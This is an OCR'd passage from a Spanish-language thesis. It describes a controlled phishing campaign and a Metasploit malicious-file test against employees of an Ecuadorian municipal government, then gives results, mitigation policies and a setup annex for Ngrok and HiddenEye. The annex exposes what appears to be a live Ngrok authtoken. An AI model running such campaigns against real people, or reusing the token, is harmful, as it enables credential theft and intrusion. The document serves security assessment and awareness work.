


Figura 18 - Usuario víctima

FASE 5 - OBTENER INFORMACIÓN
INFORMACIÓN DEL ESCENARIO 1

La ejecución del ataque fue de 2 horas, se obtuvo usuarios de correo electrónico de los colaboradores que no se percataron que era un correo falso y verificaron sus datos. Por lo que podemos notar no hay conciencia por parte del personal, ya que abrieron el mensaje y procedieron a validar su información, sin consultar antes por qué pedía validación de su cuenta.

CORREO	CONTRASEÑA	SISTEMA OPERATIVO	NAVEGADOR
		10.0 Win64	Chrome
		10.0 Win64	Mozilla
			Apple Webkit
			Chrome
			Samsung Browser
			Microsoft Edge

Tabla 5 - Datos obtenidos del ataque 1

INFORMACIÓN ESCENARIO 2

Por disposición del Personal de TIC de la entidad, no se pudo efectivizar el ataque al 100% puesto que por integridad de la información no permitieron el acceso a las máquinas, por este motivo solo se pudo obtener lo siguiente:

USUARIO	SISTEMA OPERATIVO	DEPARTAMENTO
		Talento Humano
		Talento Humano
		Emprendimiento e innovación.

Tabla 6 - Usuarios víctimas escenario 2

3.3.6 FASE 6 - REPORTE Y SOLUCIONES

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA FACULTAD DE SISTEMAS Y TELECOMUNICACIONES CARRERA TECNOLOGÍAS DE LA INFORMACIÓN	
Implementación de técnicas en ingeniería social en un gobierno autónomo descentralizado de la provincia de Santa Elena.	
Nombre del informe:	Reporte del Escenario 1
Objetivo de la fase: Elaborar el escenario del ataque de ingeniería social mediante la técnica de phishing. **Herramientas utilizadas:** • Sistema operativo Kali Linux • Computador • Ngrok • HiddenEye **Tiempo de ejecución:** 2 horas.	
Resultados obtenidos: • Se ejecutó el ataque con éxito, el 45% de los usuarios de los 3 departamentos validó sus datos. • Los colaboradores de la entidad tardaron 35 min en abrir el correo. • El tiempo que estuvo en ejecución el ataque en la entidad fue de 2 horas, posterior a ello se procedió a capturar la información.	

Tabla 7 - Reporte escenario 1

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA FACULTAD DE SISTEMAS Y TELECOMUNICACIONES CARRERA TECNOLOGÍAS DE LA INFORMACIÓN Implementación de técnicas en ingeniería social en un gobierno autónomo descentralizado de la provincia de Santa Elena.	
Nombre del informe:	Reporte del Escenario 2
Objetivo de la fase: Elaborar el escenario del ataque de ingeniería social mediante la técnica de phishing. **Herramientas utilizadas:** • Sistema operativo Kali Linux • Computador • Metaexploit • Social engineering toolkit	

Tiempo de ejecución: 30 minutos.
Resultados obtenidos: • El tiempo de ejecución del ataque fue de 30 min, sin embargo, la preparación fue aproximadamente de 45 minutos. • Se procedió a enviar el archivo a los 3 departamentos seleccionados, sin embargo, mas del 50% de los usuarios, se percataron, puesto que decidieron no abrir el archivo infeccioso. • 3 máquinas aceptaron la conexión, sin embargo, el Ingeniero encargado de TICS, no aprobó el ingreso a ninguna de las máquinas, lo único que se pudo observar fue el sistema operativo de una de las maquinas víctimas.

Tabla 8 - reporte escenario 2

PROPUESTA - PLAN DE MITIGACIÓN DE VULNERABILIDAD ENCONTRADA EN LA EMPRESA

POLÍTICA DE SEGURIDAD DE LA INFORMACIÓN MEDIDAS DE PROTECCIÓN DE LOS EQUIPOS COMPUTOS

- Es esencial que, para el uso de las computadoras, donde se manejan información clasificada y de alto régimen de ética, se monitoree que cada computadora lleve su respectiva actualización y compra de licencia garantizada del sistema operativo que utilizan.
- Cada Equipo de cómputo debe contar, con un antivirus con licencia de paga, que detecte, busque y elimine virus que puedan comprometer la información y el acceso remoto a las computadoras, ayudando a resguardar los archivos, ante una amenaza como malware, gusanos, troyanos y programas espía.
- Para un mejor manejo de los antivirus es necesario que sea complementado con un firewall integrado que ayude a restringir el acceso de protocolos y programas específicos, bloqueando sitios web de dudosa procedencia.
- Prohibir el ingreso y la utilización de unidades externa, en los equipos computo del Gad Municipal, para evitar la penetración de cualquier malware que quiera comprometer la computadora, por consiguiente, la nube es un medio alternativo para los dispositivos de almacenamiento.

POLÍTICAS DE SEGURIDAD DE CREDENCIALES DE USUARIOS

- Se debe implementar una normativa interna ante entrega de credenciales para ingreso al sistema del Gad, para que cada usuario que posee las credenciales proceda a memorizar dicha información y no incumpla en escribir dicha información en un papel para que posterior a eso sea expuesto ante cualquier amenaza de Ingeniería Social.
- Las contraseñas, usuarios y claves de acceso deber ser cambiadas periódicamente, para evitar cualquier manipulación de un personal interno o externo del Gad Municipal.
- Se debe implementar límites de acceso para los usuarios, para que estos se enfoquen en sus roles laborales y no tenga acceso a otros niveles de información jerárquico.
- Las contraseñas son el primer obstáculo ante un ataque de Ingeniería social, por lo que es prioritario que las contraseñas tengan combinaciones alfanuméricas superiores a 8 dígitos agregando caracteres especiales tales como #$%&/, y evitar también que las credenciales sean iguales a sus cuentas personales y financieras.
- Informar a cada usuario que es prohibido compartir datos de sus credenciales a cualquier compañero de trabajo o persona externa al área laboral, ya que se podría poner en riesgo Información que puede comprometer a la buena ética del Gad Municipal.

POLÍTICA DE NAVEGACIÓN WEB

- Implementar restricciones de acceso a paginas como redes sociales, videos, juegos, o sitios que no tienen nada que ver con la labor del usuario en el Gad, impidiendo así que los ciberdelincuentes utilicen estos medios para poder infectar y sustraer las credenciales de los empleados.
- Evitar descargar software de páginas sospechosas, que no son autorizadas por el área de Ti, ya que esto puede ser una brecha para que se filtren información y llegue a manos de ciberdelincuentes.
- Evitar revelar información clasificada o credenciales, a mensajes que puedan llegar de manera inesperada a la página donde este laborando, por lo cual es recomendación que cierre dicho mensaje e informe al personal del departamento de Ti.

PLAN DEL ÁREA DE TIC

- Realizar periódicamente ataques de Ingeniería social, para poder verificar el estado de la seguridad de la información que manejan los usuarios, en los diferentes trasmites diarios.
- Monitorear que los equipos computo estén en buen estado y actualizado, para salvaguardar archivos de datos importante, y que estos no sufran daños en déficit computacional.

PLAN DE CAPACITACIÓN A OPERARIOS QUE LABORAN EN LOS DIFERENTES DEPARTAMENTOS DEL GAD MUNICIPAL

Es una de las propuestas con mayor relevancia, el poder capacitar a los empleados que laboran en los diferentes departamentos, ya que son el punto principal y más vulnerable ante un ataque de ingeniería social provocado por ciberdelincuentes. Por lo que, conocer el uso adecuado del conocimiento en Tic, es esencial ante cualquier situación de amenaza que pase el usuario, por lo que se debe tomar puntos prioritarios de temas tales como:

- Capacitaciones, talleres y pruebas continuas de los diferentes y principales ataques de Ingeniera Social, con el fin de poder cultivar una buena costumbre de protección para el Gad Municipal y para la confiabilidad de los clientes que procesan tramites diarios, por lo cual se debe establecer un cronograma anual, para dictar las ultimas actualizaciones de amenazas y ataque de Ingeniera social.
- Reconocimiento de enlaces sospechosos que vienen ocultos en correos electrónicos, redes sociales y paginas sospechosas, enfatizando que deben siempre fijarse del remitente de cualquier mensaje.
- Aplicación de copias de seguridad, ya que los equipos al ser vulnerable ante un ataque puedan recuperar información relevante y no sufran daños exponenciales.
- El manejo ante una situación en la que haya detención de amenaza en Ingeniería social.
- Socializar sobre documento devaluado y sin ningún fin para que estos sean destruidos de manera sutil, para que no sea herramienta de un ciberdelincuente.
- Seguridad del uso de las Tecnologías de la información, para estar preparado ante un ataque de ingeniería Social.

CONCLUSIONES

- La efectividad de Kali Linux en conjunto de técnicas de Ingeniería Social, procede a formar un sobresaliente instrumento para la prueba de suplantación de identidad (phishing), permitiendo evaluar el nivel de capacitación en los usuarios que laboran en los diferentes departamentos del Gad Municipal ante la seguridad de la información.

- Se Implementó ataques controlados de phishing a los correos de los usuarios que laboran en los departamentos del Gad Municipal, con las herramientas que posee Kali Linux, las cuales nos permitió saber el grado de vulnerabilidad de cada empleado, al saber que la mayoría fue víctima de esta prueba de seguridad.

- Durante la detención de vulnerabilidad en Ingeniería Social, por medio de la herramienta metaexploit con ejecución de comando, se pudo emitir un archivo infectado, el cual fue enviado hacia un equipo de cómputo de un departamento, el cual fue abierto por el usuario, creando una brecha remota en el equipo computo del departamento.

- Una vez que se procedió a encontrar el nivel de capacitación de los usuarios ante un ataque de Ingeniera social y el estado de sus equipos computo, se pudieron obtener los mecanismos necesarios de seguridad que ayudara a salvaguardar mejor la información que se maneja en el Gad Municipal, garantizando así la confiabilidad de sus clientes.

RECOMENDACIONES

- Se recomienda realizar periódicamente pruebas de ataques de Ingeniería Social internas en cada departamento, cronometradas y planificadas por el departamento de Tic, siguiendo la metodología de hacking ético.

- Para realizar las diferentes pruebas de ataques de Ingeniería Social, se recomienda la manipulación del software Kali Linus, ya que es un instrumento de fácil uso y a su vez complementarios en muchas herramientas al poseer un abanico de opciones, enfocadas en pruebas, diagnósticos y comprobación de la seguridad, siendo así un software superior a los demás.

- Es esencial recomendar que se debe usar el software Kali Linus con una responsabilidad muy moderada, ya que algunas de sus herramientas pueden vulnerar la legalidad.

- Se recomienda el monitoreo constante de los equipos computo de los departamentos del Gad Municipal, para verificar su legalidad en actualización de software con licencia al día, antivirus con extensión de firewall y el estado físico de las PC.

BIBLIOGRAFÍA

[1]	L. C. L. BRIONES, «REPOSITORIO UPSE,» 10 03 2020. [En línea]. Available: https://repositorio.upse.edu.ec/handle/46000/5332.
[2]	B. d. Pichincha, «BANCO DEL PICHINCHA,» 01 12 2020. [En línea]. Available: https://www.pichincha.com/portal/blog/post/ataques-ingenieria-social.
[3]	R. S. G. Carlos Lópes Grande, «Escuela Especializada en Ingeniería ITCA-FEPADE,» 08 01 2015. [En línea]. Available: http://www.redicces.org.sv/jspui/bitstream/10972/2910/1/Articulo6.pdf.
[4]	H. Diaz, «KASPERSKY,» 31 08 2021. [En línea]. Available: https://latam.kaspersky.com/blog/ciberataques-en-america-latina-crecen-un-24-durante-los-primeros-ocho-meses-de-2021/22718/.
[5]	E. Universo, «America Economia,» 04 08 2016. [En línea]. Available: https://www.americaeconomia.com/politica-sociedad/mundo/anonymous-hackea-en-ecuador-la-web-del-municipio-de-orellana.
[6]	notimeria, «Notimeria.com,» 15 04 2019. [En línea]. Available: https://www.notimerica.com/politica/noticia-ecuador-denuncia-40-millones-ataques-informaticos-detencion-assange-20190415231926.html.
[7]	G. A. D. D. C. L. LIBERTAD, «MUNICIPIO DE LA LIBERTAD,» [En línea]. Available: http://www.lalibertad.gob.ec/.
[8]	viewnest, «viewnest de IBM,» 2020 04 16. [En línea]. Available: https://www.viewnext.com/tipos-de-ciberataques-a-empresas/.
[9]	J. L. F. Barco, «Universidad de San Carlos Guatemala,» 11 2015. [En línea]. Available: http://www.repositorio.usac.edu.gt/3797/1/Jorge%20Lizandro%20Flores%20Barco.pdf.
[10]	J. E. Balarezo López, «tesis,» 10 2020. [En línea]. Available: https://repositorio.uta.edu.ec/handle/123456789/31506.
[11]	G. P. F. Giancarlos, «Repositorio Upse,» 11 06 2021. [En línea]. Available: https://repositorio.upse.edu.ec/bitstream/46000/5917/1/UPSE-TTI-2021-0022.pdf.
[12]	Firma-e, «Firma-e,» 14 10 2014. [En línea]. Available: https://www.firma-e.com/blog/pilares-de-la-seguridad-de-la-informacion-confidencialidad-integridad-y-disponibilidad/. [Último acceso: 2021].
[13]	Avast, «avast,» 29 10 2020. [En línea]. Available: https://www.avast.com/es-es/c-social-engineering. [Último acceso: 2021].
[14]	Malwarebytes, «Malwarebytes,» 11 05 2007. [En línea]. Available: https://es.malwarebytes.com/phishing/. [Último acceso: 2021].
[15]	«Caser,» 2018. [En línea]. Available: https://www.caser.es/glosario-seguros/comercio/ataque-informatico. [Último acceso: 04 09 2021].
[16]	«Sendpulse,» 10 12 2018. [En línea]. Available: https://sendpulse.com/latam/support/glossary/spammer. [Último acceso: 2021].
[17]	G0tmi1k, «Kali Linux,» 02 09 2021. [En línea]. Available: https://www.kali.org/docs/introduction/what-is-kali-linux/. [Último acceso: 2021].
[18]	D. Romero, «El arte de la ingeniería social,» 20 08 2019. [En línea]. Available: http://repository.unipiloto.edu.co/handle/20.500.12277/6354.
[19]	J. Dominguez Chávez, «Aspectos interesantes sobre la Ingeniería Social». Venezuela 2010.
[20]	L. Zambrano Hernandez , 2018. [En línea]. Available: https://core.ac.uk/download/pdf/344725195.pdf.
[21]	f. hernandez, «sites,» [En línea]. Available: https://sites.google.com/site/metoddelainvest1/unidad-iii-tipos-de-investigacion.
[22]	G. González, «lifeder.com,» 2021. [En línea]. Available: https://www.lifeder.com/investigacion-

	diagnostica/#:~:text=La%20investigaci%C3%B3n%20diagn%C3%B3stica%20es%20un,la%20aparici%C3%B3n%20de%20un%20fen%C3%B3meno..
[23]	C. Hadnagy, Ingeniería Social: La ciencia del hacking humano (Social Engineering: The Science of Human Hacking), Sybex/Wiley, 2018.


ANEXOS

Anexo 1


ESCENARIO 1:

Pasos para preparar la prueba de phishing que se implementó:

1. Para ello debemos registrarnos en el siguiente enlace:




2. Ngrok es una plataforma, que enlaza enlaces URL locales de forma pública, es utilizado para realizar ataques de ingeniería social.




3. Necesitamos de una máquina virtualizada de Kali

Linux. Los requisitos de la máquina son los siguientes:




4. Una vez creada la máquina virtual debemos iniciarla.


5. También necesitamos una herramienta que no está por defecto en Kali Linux, necesitamos instalarla, y realizar las configuraciones respectivas para que Ngrok funcione correctamente.



6. Clic derecho en el botón **Download for Linux** y luego **Copy link location**




7. Con el comando **wget** y pegamos lo que copiamos anteriormente, esperamos que se descargue.



8. Listamos los archivos y carpetas para verificar que se descargó.


9. Ahora descomprimimos este archivo mediante la herramienta **unzip**.

10. Ahora hay que enlazar la cuenta de Ngrok con la herramienta descargada



```
┌──(kali㉿kali)-[~]
└─$ ./ngrok authtoken 1xuS2fanHlkhoYJRZUMCVTYqOlq_2zXsK1LN81wwZ1nH9H8NW
Authtoken saved to configuration file: /home/kali/.ngrok2/ngrok.yml
```


Ahora procedemos a obtener la herramienta a utilizar del repositorio de GitHub.

